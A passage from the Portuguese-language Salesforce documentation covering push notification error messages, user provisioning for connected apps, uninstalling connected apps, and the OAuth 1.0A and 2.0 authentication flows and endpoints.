Não foi possível se conectar ao serviço Apple Push Notification	Tente novamente mais tarde.
Não foi possível se conectar ao proxy do Salesforce. Se o problema continuar, entre em contato com o suporte do Salesforce.	Tente novamente mais tarde.

Mensagem	Resolução sugerida
Solicitação bloqueada pelo proxy do Salesforce. Se o problema continuar, entre em contato com o suporte do Salesforce.	Tente novamente mais tarde.
O serviço Apple Push Notification retornou um erro desconhecido	Entre em contato com a Apple ou tente novamente mais tarde.
O emblema deve ser um número	Insira novamente o valor do emblema como um inteiro.
A carga deve estar em um formato JSON válido	Formate a carga corretamente.
É necessário inserir um valor referente a, pelo menos, um dos campos a seguir: Alerta, Emblema, Som ou Carga personalizada	Insira um valor válido referente a um dos campos.
O destinatário é obrigatório	Forneça um token de dispositivo.
Erro de autenticação do Google Cloud Messaging	<p>Consulte a documentação do GCM em developer.android.com. Possíveis causas:</p> <ul style="list-style-type: none"> • O cabeçalho da autorização está ausente ou contém uma sintaxe inválida. • Um número de projeto inválido foi enviado como chave. • A chave é válida, mas o serviço do GCM está desativado. • A solicitação se originou de um servidor que não está na lista aprovada nos endereços IP de chave de servidor.
Erro interno do servidor do Google Cloud Messaging ou o servidor está temporariamente indisponível	Tente novamente mais tarde.
O ID de registro do campo Destinatário está formatado incorretamente	Verifique se o aplicativo móvel está fornecendo um ID de registro válido ou insira um ID de registro válido manualmente.
A carga excede o tamanho máximo	Reduza o tamanho da carga.
O campo Destinatário contém um ID de registro que não é válido para a chave do servidor de API do aplicativo conectado	Forneça a chave de servidor correta para o aplicativo.
O destinatário é obrigatório	Selecione um destinatário ou forneça o ID de registro.
O campo destinatário contém um ID de dispositivo inválido	Atualize o ID de registro do dispositivo do destinatário.
O servidor do GCM retornou um erro inesperado. Entre em contato com a equipe de suporte da SFDC.	Entre em contato com a salesforce.com.
Houve um erro inesperado. Entre em contato com a equipe de suporte da SFDC.	Entre em contato com a salesforce.com.

CONSULTE TAMBÉM:

[Criando um Aplicativo conectado](#)

[Testando as notificações por push](#)

Provisionamento de usuários para aplicativos conectados

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Como administrador, use aplicativos conectados com provisionamento de usuários para criar, atualizar e excluir contas de usuário em aplicativos de terceiros, com base nos usuários da sua organização do Salesforce. Para seus usuários do Salesforce, você pode configurar criação automática de conta, atualizações e desativação para serviços como Google Apps e Box. É possível também descobrir contas de usuário existentes no sistema de terceiros e determinar se já estão associadas a uma conta de usuário do Salesforce.

Os aplicativos conectados ligam seus usuários a serviços e aplicativos de terceiros. O provisionamento de usuários para aplicativos conectados permite criar, atualizar e gerenciar contas de usuário desses serviços e aplicativos. Esse recurso simplifica a criação de contas em serviços como Google Apps e associa as contas dos usuários do Salesforce às suas contas em outros sistemas. Depois de associar essas contas, você pode configurar o Iniciador de aplicativos de modo que, quando clicarem no ícone do aplicativo conectado no Iniciador de aplicativos, os usuários obtenham acesso imediato ao serviço de destino.

O provisionamento de usuários aplica-se apenas aos usuários atribuídos a um perfil ou conjunto de permissões que lhes dê acesso ao aplicativo conectado configurado. Por exemplo, você pode configurar o provisionamento de usuários para um aplicativo conectado do Google Apps na sua organização. Em seguida, atribua o perfil "Funcionários" a esse aplicativo conectado. Quando um novo usuário é criado na sua organização e o perfil "Funcionários" é atribuído a ele, o usuário é provisionado automaticamente no Google Apps. Além disso, quando o usuário é desativado ou a atribuição do perfil muda, o provisionamento é automaticamente cancelado no Google Apps.

O Salesforce oferece um assistente para guiá-lo através das configurações de provisionamento de usuários para cada aplicativo conectado.

Além disso, você pode executar relatórios para ver quem tem acesso a aplicativos de terceiros específicos, com uma visualização centralizada de todas as contas de usuários em todos os aplicativos conectados.

Solicitações de provisionamento de usuários

Depois que você configura o provisionamento de usuários, o Salesforce gerencia as solicitações de atualizações no sistema de terceiros. O Salesforce envia solicitações de provisionamento de usuários para o sistema de terceiros com base em eventos específicos na sua organização, através da UI ou por meio de chamadas de API. A tabela a seguir mostra os eventos que acionam solicitações de provisionamento de usuários.

Compromisso	Operação	Objeto
Criar usuário	Criar	Usuário
Atualizar usuário (para atributos selecionados)	Atualizar	Usuário
Desativar usuário	Desativar	Usuário
Ativar usuário	Activate	Usuário
Congelar usuário	Congelar	UserLogin
Descongelar usuário	Descongelar	UserLogin
Reativar usuário	Reativar	Usuário
Alterar perfil de usuário	Criar/desativar	Usuário
Atribuir/cancelar atribuição de um conjunto de permissões a um usuário	Criar/desativar	PermissionSetAssignment
Atribuir/cancelar a atribuição de um perfil ao aplicativo conectado	Criar/desativar	SetupEntityAccess
Atribuir/cancelar a atribuição de um conjunto de permissões ao aplicativo conectado	Criar/desativar	SetupEntityAccess

O valor da operação é armazenado no objeto `UserProvisioningRequest`. O Salesforce pode processar a solicitação imediatamente ou aguardar o processo de aprovação completo (caso você adicione um processo de aprovação durante as etapas do assistente de Provisionamento de usuários). Para processar a solicitação, o Salesforce usa um fluxo do tipo *Provisionamento de usuários*, que inclui uma referência à classe `UserProvisioningPlugin` do Apex. O fluxo chama a API do serviço de terceiros para gerenciar o provisionamento de contas de usuários nesse sistema.

Se você quiser enviar solicitações de provisionamento de usuários com base em eventos no Active Directory, use o Salesforce Identity Connect para capturar esses eventos e sincronizá-los na organização do Salesforce. Em seguida, o Salesforce envia as solicitações de provisionamento de usuários para o sistema de terceiros para provisionar ou cancelar o provisionamento de usuários.

Limitações

Habilitações

Os papéis e as permissões do provedor de serviços não podem ser gerenciados ou armazenados na organização do Salesforce. Portanto, direitos específicos relativos a recursos no provedor de serviços não são incluídos quando um usuário solicita acesso a um aplicativo de terceiros com provisionamento de usuários ativado. É possível criar uma conta de usuário de um provedor de serviços, mas os demais papéis e permissões relativos à conta devem ser gerenciados por meio do provedor.

Reconciliação de conta agendada

Execute o assistente de Provisionamento de usuários sempre que quiser coletar e analisar usuários no sistema de terceiros. Não é possível configurar um intervalo para coleta e análise automáticas.

Recertificação de acesso

Depois da criação da conta do usuário, a validação do acesso do usuário aos recursos no provedor de serviços deve ser realizada no provedor.

CONSULTE TAMBÉM:

- [Configuração do provisionamento de usuários para aplicativos conectados](#)
- [Criar provisionamento de usuários para relatórios personalizados de aplicativos conectados](#)
- [Visão geral de aplicativos conectados](#)

Configuração do provisionamento de usuários para aplicativos conectados

PERMISSÕES DO USUÁRIO

Para ler:	"Personalizar aplicativo"
Para criar, atualizar ou excluir:	"Personalizar aplicativo" E "Modificar todos os dados" OU "Gerenciar aplicativos conectados"
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	"Personalizar aplicativo"
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	"Personalizar aplicativo" E "Modificar todos os dados"
Para desinstalar:	"Fazer download de pacotes do AppExchange"

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Configure um aplicativo conectado para poupar tempo ao provisionar usuários para os aplicativos.

O Salesforce oferece um assistente passo a passo para as configurações de provisionamento de usuários de cada aplicativo conectado.

Para usar o assistente, você precisa do seguinte:

Um aplicativo conectado para o serviço de terceiros

Qualquer aplicativo conectado pode oferecer suporte ao provisionamento de usuários, inclusive um aplicativo conectado de "favoritos".

Credenciais nomeadas

As credenciais nomeadas identificam o sistema de terceiros e suas configurações de autenticação. As chamadas ao sistema de terceiros para, por exemplo, criar, editar ou excluir contas usam as configurações de autenticação de terceiros na credencial nomeada. Para a credencial nomeada, você especifica uma Entidade de segurança nomeada, que pode ser uma conta no sistema de terceiros ou uma autorização do OAuth referente a um provedor de autenticação existente na sua organização. O Assistente de provisionamento de usuários solicita essa credencial nomeada.

Um fluxo criado com o Flow Designer

Os fluxos gerenciam as solicitações de provisionamento para o sistema de terceiros. O Salesforce fornece vários pacotes que contêm fluxos pré-configurados para simplificar o processo de configuração de provisionamento de usuários (em breve!). Você associa um desses fluxos ao aplicativo conectado usando o Assistente de provisionamento de usuários.

Além disso, você pode criar seu próprio fluxo. Para obter mais informações, consulte [Criar seu próprio fluxo de provisionamento de usuários](#).

Se o provisionamento de usuários estiver ativado, use as etapas a seguir para iniciar o Assistente de provisionamento de usuários para um aplicativo conectado existente.

1. Em Configuração, insira *Aplicativos conectados* na caixa *Busca rápida* e selecione a opção de gerenciamento de aplicativos conectados.
2. Clique no nome do aplicativo conectado.
3. Na página de detalhes Aplicativo conectado, clique em **Editar**.
4. Na seção Configurações de provisionamento de usuários, selecione **Ativar provisionamento de usuários**.
5. Clique em **Salvar**.

Depois que você clica em **Salvar**, o Salesforce faz com que você retorne à página de detalhes do Aplicativo conectado. Para chegar à página Detalhes do aplicativo conectado, em Configuração, insira *Aplicativos conectados* na caixa *Busca rápida*, selecione a opção de gerenciamento de aplicativos conectados e clique no nome do aplicativo conectado.

6. Na seção Configurações de provisionamento de usuários, clique em **Iniciar Assistente de provisionamento de usuários** para iniciar o assistente.

Depois que o Assistente de provisionamento de usuários é concluído, você pode voltar à página de detalhes do Aplicativo conectado (em Configuração, insira *Aplicativos conectados* na caixa *Busca rápida*, selecione a opção para gerenciamento de aplicativos conectados e clique no nome do aplicativo conectado) para editar as informações de conta de usuários individuais em atualizações rápidas. Cada usuário é listado na página de detalhes do Aplicativo conectado, na seção Contas de usuário. Também é possível executar o assistente novamente para coletar e analisar as contas no sistema de terceiros, alterar a configuração e processar todas as contas.

Se você tiver adicionado um processo de aprovação durante a execução do Assistente de provisionamento de usuários, o campo **Processo de aprovação** é selecionado na página de detalhes.

Criar o seu próprio fluxo de provisionamento de usuários

Se os fluxos empacotados não oferecem suporte ao sistema de terceiros que você deseja, ou para personalizar uma solução, crie o seu próprio fluxo com a classe `UserProvisioningPlugin` do Apex e os objetos padrão `UserProvisioningRequest` e `UserProvAccount`. Ao criar o seu próprio fluxo, salve-o com o tipo de fluxo *Provisionamento de usuários*. Para criar o seu próprio fluxo, certifique-se de estar familiarizado com a criação de fluxos no Flow Designer e o desenvolvimento de acionadores do Apex. O fluxo precisa do seguinte:

- Um acionador do Apex que use a classe `UserProvisioningPlugin`
- As seguintes variáveis de entrada e saída no fluxo.
 - Entrada: `User`, `UserProvisioningRequest`, `UserProvAccount`
 - Saída: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`
- Pelo menos um plugin do Apex do fluxo deve ter os parâmetros de entrada e saída a seguir.
 - Entrada: `userProvisioningRequestId`, `userId`, `namedCredDevName`, `reconFilter`, `reconOffset`
 - Saída: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`, `reconState`, `nextReconOffset`
- Um elemento de pesquisa de registros `Pesquisar usuário` para modificar durante a vinculação de contas entre os usuários do Salesforce e os usuários do sistema de terceiros.

 **Nota:** As credenciais nomeadas não funcionam com as chamadas da API SOAP. Se estiver implementando um fluxo personalizado (não fornecido pelo Salesforce) para um sistema de terceiros usando a API SOAP, crie um espaço reservado nomeado credencial para reservar o espaço, para permitir que o assistente avance para a próxima etapa. No seu fluxo personalizado, use o plugin do Apex para passar as credenciais usando os parâmetros de entrada provenientes do fluxo.

CONSULTE TAMBÉM:

- [Provisionamento de usuários para aplicativos conectados](#)
- [Criando um Aplicativo conectado](#)
- <https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode>
- [Criar provisionamento de usuários para relatórios personalizados de aplicativos conectados](#)

Gerenciar solicitações de provisionamento de usuários

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Depois de configurar o provisionamento de usuários para um aplicativo conectado, você pode gerenciar as configurações e aprovações referentes ao provisionamento, cancelamento de provisionamento ou atualizações de contas de usuários individuais.

Use o seguinte para gerenciar solicitações individuais e contas de usuários:

Guia Solicitações de provisionamento de usuários

Na guia Solicitações de provisionamento de usuários, é possível exibir detalhes e gerenciar aprovações para uma solicitação individual de provisionamento de usuários. Os detalhes da solicitação de provisionamento de usuários incluem informações sobre o status da solicitação e o status de uma aprovação (caso necessário, e se estiver configurado).

Clique no valor do campo Nome de uma solicitação de provisionamento de usuários recente para ver os detalhes, inclusive os citados a seguir.

Operação

A ação referente à solicitação atual. Os possíveis valores são apresentados a seguir.

- **Criar**

- `Leitura`
- `Atualizar`
- `Desativar`
- `Activate`
- `Congelar`
- `Descongelar`
- `Reconciliar` (compara a conta do Salesforce com a conta no sistema de terceiros)
- `Vinculação` (altera o estado de vinculação atual)

Estado

O valor `Estado` muda durante o processo de reconciliação para coletar e comparar as contas de usuário no sistema de terceiros com as contas de usuário do Salesforce. Normalmente, quando é criada inicialmente, uma solicitação de provisionamento de usuários tem o valor de `Estado` definido como `Novo`. Quando um processo de coleta começa, o `Estado` muda para `Coletando` até que o processo termine. Quando o processo termina, o `Estado` passa a ser `Coletado`.

Se um processo de análise é acionado devido a uma diferença entre as contas, o `Estado` muda para `Analisando` até que o processo termine. Quando o processo termina, o `Estado` passa a ser `Analisado`. Se um processo confirma a solicitação com base nas configurações de vinculação, o `Estado` muda para `Confirmando` e o Salesforce atualiza as propriedades da conta de usuário conforme necessário. Quando essa atualização termina, o `Estado` muda para `Concluído`.

Entretanto, o `Estado` não começa necessariamente como `Novo`. Se algum processo personalizado inicia uma solicitação para reconciliar contas, uma entrada pode começar com `Analisando` como seu `Estado`.

Além disso, o `Estado` de uma tarefa ativa não pode retroceder. Por exemplo, um processo que tem `Analisando` como `Estado` e é bem-sucedido deve necessariamente progredir para `Analisado`, a menos que o processo ativo falhe; nesse caso, o `Estado` muda para `Com falha`.

Se você clicar no valor do campo `Conta` em `Provisionamento de usuários`, verá detalhes sobre a conta de usuário. Os campos a seguir têm campos da lista de opções que descrevem o estado atual da conta de usuário.

Status

O status da conta no sistema de destino. Os valores válidos são:

- `Ativo`
- `Desativado`
- `Excluído`

Estado da vinculação

O estado da conexão atual entre a conta de usuário na organização do Salesforce e a conta de usuário associada no sistema de destino. Os valores válidos são:

- `vinculado` — as alterações na conta na organização do Salesforce estão enfileiradas para serem atualizadas na conta de usuário associada no sistema de destino.
- `duplicado` — existe uma conta associada no sistema de destino.
- `órfão` — não há nenhuma conta associada no sistema de destino.
- `ignorado` — as alterações na conta na organização do Salesforce não têm efeito sobre a conta de usuário associada no sistema de destino.

Para editar esses valores, utilize a seção `Contas de usuário` na página de detalhes de um aplicativo conectado.

A seção Contas de usuário da página de detalhes de um aplicativo conectado

A seção Contas de usuário na página de detalhes de um aplicativo conectado lista todas as contas descobertas e vinculadas ao serviço de terceiros. Use essa seção para gerenciar o Estado da vinculação com a conta de terceiros e editar os detalhes armazenados na configuração da conta.

Normalmente, o Salesforce gerencia o Estado da vinculação com a conta no serviço de terceiros. O Salesforce pode descobrir e associar contas de usuário entre uma organização do Salesforce e um sistema de terceiros durante um processo de reconciliação. A associação é baseada nos atributos especificados no assistente de Provisionamento de usuários.

Selecione **Permitir que eu gerencie a vinculação da conta** *somente* se quiser controlar o Estado da vinculação em vez de deixar que o Salesforce faça isso por você.

O Estado da vinculação pode ter os valores a seguir.

Regras de compartilhamento de solicitações de provisionamento de usuários

Se você adicionou processos de aprovação à configuração de provisionamento de usuários, defina regras de compartilhamento para que outras pessoas, como outro usuário ou um gerente, possam ver e aprovar uma solicitação de provisionamento de usuários.

Em Configuração, insira *Configurações de compartilhamento* na caixa Busca rápida e selecione **Configurações de compartilhamento**.

CONSULTE TAMBÉM:

[Provisionamento de usuários para aplicativos conectados](#)

[Configuração do provisionamento de usuários para aplicativos conectados](#)

Criar provisionamento de usuários para relatórios personalizados de aplicativos conectados

Organizações com provisionamento de usuários em aplicativos conectados podem executar relatórios que mostram contas, solicitações e outras informações sobre provisionamento, usando tipos de relatório personalizados.

1. Familiarize-se com os tipos de relatório personalizados e as etapas gerais para criá-los e mantê-los.
2. Crie tipos de relatório personalizados relacionando esses objetos e configurando-os conforme a necessidade. Disponibilize todos os campos para relatórios. Adicione cada relatório à categoria de tipo de relatório Provisionamento de usuários. Dê um nome e uma descrição que sejam claros para cada tipo de relatório, para que os usuários que criam relatórios possam saber qual eles devem usar para suprir suas necessidades.

Objeto principal	Descrição
Contas de provisionamento de usuários	Contém informações que associam uma conta de usuário do Salesforce a uma conta em um sistema de terceiros (destino), como o Google, para usuários de aplicativos conectados com provisionamento de usuários do Salesforce ativado.
Logs de provisionamento de usuários	Contém mensagens geradas durante o processo de provisionamento de usuários para aplicativos de terceiros.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para criar ou atualizar tipos de relatórios personalizados:

- “Gerenciar tipos de relatórios personalizados”

Para excluir tipos de relatórios personalizados:

- “Modificar todos os dados”

Objeto principal	Descrição
Destinos simulados de provisionamento de usuários	Contém dados de usuários para testar antes de confirmar os dados em um sistema de terceiros para provisionamento de usuários.
Solicitações de provisionamento de usuários	Contém informações sobre solicitações de provisionamento individuais dos usuários.

CONSULTE TAMBÉM:

[Provisionamento de usuários para aplicativos conectados](#)

Desinstalando um Aplicativo conectado

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Para remover um aplicativo conectado da sua organização, desinstale o pacote do qual o aplicativo faz parte.



Nota: Quando um aplicativo conectado é desinstalado, as chaves de acesso e de atualização de todos os usuários do aplicativo são removidas. Isso impede que um usuário execute o aplicativo mais tarde, usando uma chave de acesso existente, sem aprovar explicitamente o aplicativo ele mesmo.

Aplicativo conectado e terminologia OAuth

Chave de acesso

Um valor usado pelo consumidor para obter acesso aos recursos protegidos em nome do usuário, em vez de usar as credenciais do Salesforce do usuário.

No OAuth 1.0.A, a chave de acesso deve ser trocada por um ID de sessão.

Para o OAuth 2.0, a chave de acesso é um ID de sessão e pode ser usada diretamente.

Código de autorização

Usado somente no OAuth 2.0 com o fluxo de servidor da Web. Uma chave de vida curta que representa o acesso concedido pelo usuário final. O código de autorização é usado para obter uma chave de acesso e uma chave de atualização. Para o OAuth 1.0.A, consulte [ChaveDeSolicitação](#).

URL de callback

Um URL associado ao aplicativo do seu cliente. Em alguns contextos, deve ser um URL real para o qual o navegador da Web do cliente é redirecionado. Em outros contextos, o URL não é usado. No entanto, o valor deve ser o mesmo entre o aplicativo do cliente e o servidor (a definição do aplicativo conectado). Por exemplo, você pode usar um valor que identifique o aplicativo, como `http://MyCompany.Myapp`.

Consumidor

Um site ou aplicativo que usa OAuth para autenticar o usuário do Salesforce e também o aplicativo em nome do usuário.

Chave do consumidor

Um valor usado pelo consumidor para se identificar ao Salesforce. Chamado de `client_id` em OAuth 2.0.

Segredo do consumidor

Um segredo usado pelo consumidor para estabelecer a propriedade da chave do consumidor. Chamado de `client_secret` em OAuth 2.0.

Nonce

Um número, frequentemente um número aleatório, usado durante a autenticação para garantir que as solicitações não possam ser usadas novamente.

Chave de atualização

Usado apenas no OAuth 2.0. Uma chave usada pelo consumidor para obter uma nova chave de acesso, sem precisar que o usuário aprove o acesso novamente.

Chave de solicitação

Um valor usado pelo consumidor para obter autorização do usuário e trocado por uma chave de acesso. Chaves de solicitação só são usadas no OAuth 1.0.A. Para o OAuth 2.0, consulte [Código de autorização](#).

Provedor de serviços

Um aplicativo da web que permite o acesso usando o OAuth. Esta é sua instância do Salesforce após a ativação do acesso remoto.

Segredo da chave

Um segredo usado pelo consumidor para estabelecer propriedade de uma determinada chave, para chaves de solicitação e chaves de acesso.

Usuário

Uma pessoa que tem um login do Salesforce.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Autenticação de aplicativos

Autenticando aplicativos com o OAuth

Quando um usuário solicita seus dados do Salesforce por meio do aplicativo externo (a página do consumidor), ele deve ser autenticado pelo Salesforce. Existem diversas etapas em cada fluxo de autenticação, conforme determinado pelo padrão OAuth e qual está tentando acessar o Salesforce.

O Salesforce é compatível com fluxos de autenticação do OAuth versões 1.0A e 2.0.

- **OAuth 1.0.A**—Esta versão do OAuth possui apenas um fluxo.
- **Servidor da Web OAuth 2.0**—O fluxo de autenticação do servidor da Web é usado por aplicativos que são armazenados em um servidor seguro. Um aspecto crítico do fluxo do servidor da Web é que o servidor deve conseguir proteger o segredo do consumidor. Você também pode usar desafio de código e valores de verificador no fluxo para evitar a interceptação do código de autorização.
- **Agente do usuário OAuth 2.0**—O fluxo de autenticação de agentes do usuário é usado por aplicativos de clientes (consumidores) que residem no dispositivo do usuário. Isso pode ser implementado em um navegador usando uma linguagem de script, como JavaScript ou a partir de um dispositivo móvel ou um aplicativo de desktop. Esses consumidores não podem manter o segredo do cliente confidencial.
- **Fluxo do token de atualização do OAuth 2.0:** depois que o consumidor é autorizado a acessar, ele pode usar um token de atualização para obter um novo token de acesso (ID de sessão). Isso só é feito depois que o consumidor já tiver recebido uma chave de atualização usando o servidor da Web ou o fluxo de agentes do usuário.
- **O fluxo de token portador JWT de OAuth 2.0** – O fluxo de token portador JWT de OAuth 2.0 define como um JWT pode ser usado para solicitar um token de acesso OAuth do Salesforce quando um cliente deseja usar uma autorização anterior. A autenticação do aplicativo autorizado é fornecida por uma assinatura digital aplicada ao JWT.
- **Fluxo de declaração portadora SAML de OAuth 2.0** — Um fluxo de declaração portadora SAML de OAuth 2.0 define como uma declaração SAML pode ser usada para solicitar um token de acesso OAuth quando um cliente deseja usar uma autorização anterior. A autenticação do aplicativo autorizado é fornecida pela assinatura digital aplicada à declaração SAML.
- **Fluxo de declaração SAML** — O fluxo de declaração SAML é uma alternativa para as organizações que no momento estão usando SAML para acessar o Salesforce e querem acessar a API de serviços da Web da mesma forma. O fluxo de asserções de SAML só pode ser usado em uma única organização. Não é necessário criar um aplicativo conectado para usar esse fluxo de declarações.
- **Nome de usuário e senha do OAuth 2.0** — O fluxo de autenticação de senhas do nome de usuário pode ser usado para autenticar quando o consumidor já tiver as credenciais do usuário.



Cuidado: Este fluxo de autenticação OAuth envolve passar as credenciais do usuário para frente e para trás. Use esse fluxo de autenticação apenas quando necessário. Não será emitido um token de atualização.

Para todos os fluxos de autenticação, se o usuário for solicitado a autorizar o acesso e, em vez disso, clicar no link indicando que não é o usuário conectado, o usuário atual será desconectado e o fluxo de autorização reiniciará a autenticação do usuário.



Nota: Os usuários podem autorizar um aplicativo para acessar o Salesforce mais de uma vez, por exemplo, para um laptop e um desktop. O limite padrão é de cinco autorizações por aplicativo para cada usuário. Se um usuário tentar conceder acesso a um aplicativo acima do limite da organização, o token de acesso desse aplicativo há mais tempo sem uso será revogado. Os aplicativos mais recentes (usando o protocolo OAuth 2.0) que usam o fluxo de servidor da Web são aprovados automaticamente para dispositivos adicionais depois que o acesso ao usuário é concedido uma vez. O fluxo de agentes do usuário requer a aprovação do usuário todas as vezes.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

Pontos finais OAuth 2.0

Os três pontos finais principais usados com o OAuth 2.0 são:

- Autorização—<https://login.salesforce.com/services/oauth2/authorize>
- Chave—<https://login.salesforce.com/services/oauth2/token>
- Revogar—<https://login.salesforce.com/services/oauth2/revoke>

Consulte [Revogando tokens OAuth](#) na página 227 para obter detalhes sobre a revogação de acesso.

Para o sandbox, use `test.salesforce.com` em vez de `login.salesforce.com`.

Fluxo de autenticação OAuth 1.0.A

As descrições de etapa individual estão a seguir. O OAuth 1.0.A possui um único fluxo de autenticação.

1. O consumidor [solicita uma ChaveDeSolicitação](#). O Salesforce verifica a solicitação e retorna uma chave de solicitação.
2. O consumidor deve redirecionar o usuário ao Salesforce para que ele faça login.
3. O Salesforce [autoriza o usuário](#).
4. Depois que o usuário é autorizado, o consumidor [solicita uma ChaveDeAcesso](#).
5. O Salesforce verifica a solicitação e concede a chave.
6. Depois que a chave é concedida, o consumidor acessa os dados [por meio do aplicativo ou da API de serviços da Web do Force.com](#).
7. O Salesforce verifica a solicitação e concede o acesso aos dados.

As seções a seguir fornecem mais detalhes sobre cada uma dessas etapas.

 **Dica:** Para usar um aplicativo conectado com um sandbox, use `test.salesforce.com` em vez de `login.salesforce.com` nas seções a seguir.

Para obter a lista dos possíveis códigos de erro retornados pelo Salesforce, consulte [Códigos de erro OAuth 1.0.A](#) na página 202.

Solicitando uma ChaveDeSolicitação

Quando um consumidor faz uma solicitação inicial ao Salesforce, uma ChaveDeSolicitação é retornada, quando a solicitação é válida. As seguintes etapas contêm mais detalhes para o desenvolvedor que está usando um aplicativo conectado para solicitar dados do Salesforce.

1. Um aplicativo do consumidor deve acessar dados do Salesforce e envia uma solicitação para `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. A solicitação contém o seguinte:
 - Uma solicitação válida para uma ChaveDeSolicitação, que contém os seguintes parâmetros de OAuth.
 - `chave_do_consumidor_oauth`
 - `método_de_assinatura_oauth` — deve ser HMAC-SHA1.
 - `assinatura_oauth`
 - `data_e_hora_oauth`
 - `nonce_oauth`

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

- `versão_oauth` — opcional, deve ser "1.0" se incluído
- `retorno_oauth` — deve ser uma das opções a seguir:
 - O URL hospedado pelo consumidor, por exemplo, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Observe que este URL usa https ou outro protocolo. Não é possível utilizar http.
 - `oob`, que significa fora de banda.
- Uma [assinatura](#) na página 200 criada de acordo com a especificação do OAuth para HMAC-SHA1.

2. Depois que Salesforce recebe a solicitação, o Salesforce:

- Valida a solicitação com sua própria cópia do segredo do consumidor
- Gera uma resposta contendo `ChaveDeSolicitação` e `SegredoDaChaveDeSolicitação` no corpo HTTP como pares nome/valor
- Envia a resposta de volta ao consumidor

Uma `ChaveDeSolicitação` é válida somente por 15 minutos, mais três minutos para permitir as diferenças entre os relógios das máquinas.

3. O consumidor direciona o usuário a uma página de login do Salesforce, conforme especificado na próxima seção.

Autorizando o usuário

Depois que a solicitação do consumidor é feita ao Salesforce, o usuário deve ser autenticado pelo Salesforce antes de o processo continuar. Veja a seguir as etapas mais detalhadas sobre o procedimento de login para desenvolvedores que estão usando um aplicativo conectado para solicitar dados do Salesforce.

1. O consumidor redireciona o usuário para o seguinte local, onde ele deve efetuar login:

`https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. Os parâmetros de consulta GET apropriados são anexados a este URL.

- `chave_oauth` – a `ChaveDeSolicitação`
- `chave_do_consumidor_oauth`

 **Nota:** Se um parâmetro `retorno_oauth` for incluído, ele será ignorado.

2. A página Autorização de acesso remoto é exibida.

3. Se o usuário aprovar o acesso para o consumidor, o Salesforce gerará a `ChaveDeAcesso` e o `SegredoDaChaveDeAcesso`.

 **Nota:** O número de chaves de acesso simultâneas que pode ser concedido por um usuário a um aplicativo é limitado. O padrão é de cinco por aplicativo por usuário. Se essa autorização exceder o limite para sua organização, o usuário será notificado que sua autorização revoga automaticamente a(s) chave(s) desse aplicativo que não foi(ram) usada(s) pelo maior período.

4. O Salesforce verifica o URL de retorno (especificado nas páginas de definição do aplicativo conectado ou no parâmetro `oauth_callback` da etapa anterior). Uma das seguintes redireções ocorrerá.

- Se o `oauth_callback` definido no `RequestToken` for `oob` e o campo **URL de retorno** na página de definição do aplicativo conectado tiver um valor válido, o usuário é redirecionado para o URL em questão.
